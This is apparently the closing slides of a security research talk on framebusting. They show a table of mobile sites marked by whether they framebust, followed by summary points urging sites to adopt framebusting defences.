RenRen	http://m.renren.com/	NO
MySpace	http://m.myspace.com	NO
Vkontakte	http://pda.vkontakte.ru/	NO
WellsFargo	https://m.wf.com/	NO
NyTimes	http://m.nytimes.com	Redirect
E-Zine Articles	http://m.ezinearticles.com	Redirect

Summary

- All framebusting code out there can be broken across browsers in several different ways
- Defenses are on the way, but not yet widely adopted
- Relying on referrer is difficult
- If JS is disabled, don't render the page.
- Framebust your mobile sites!

Questions?

rydstedt@stanford.edu

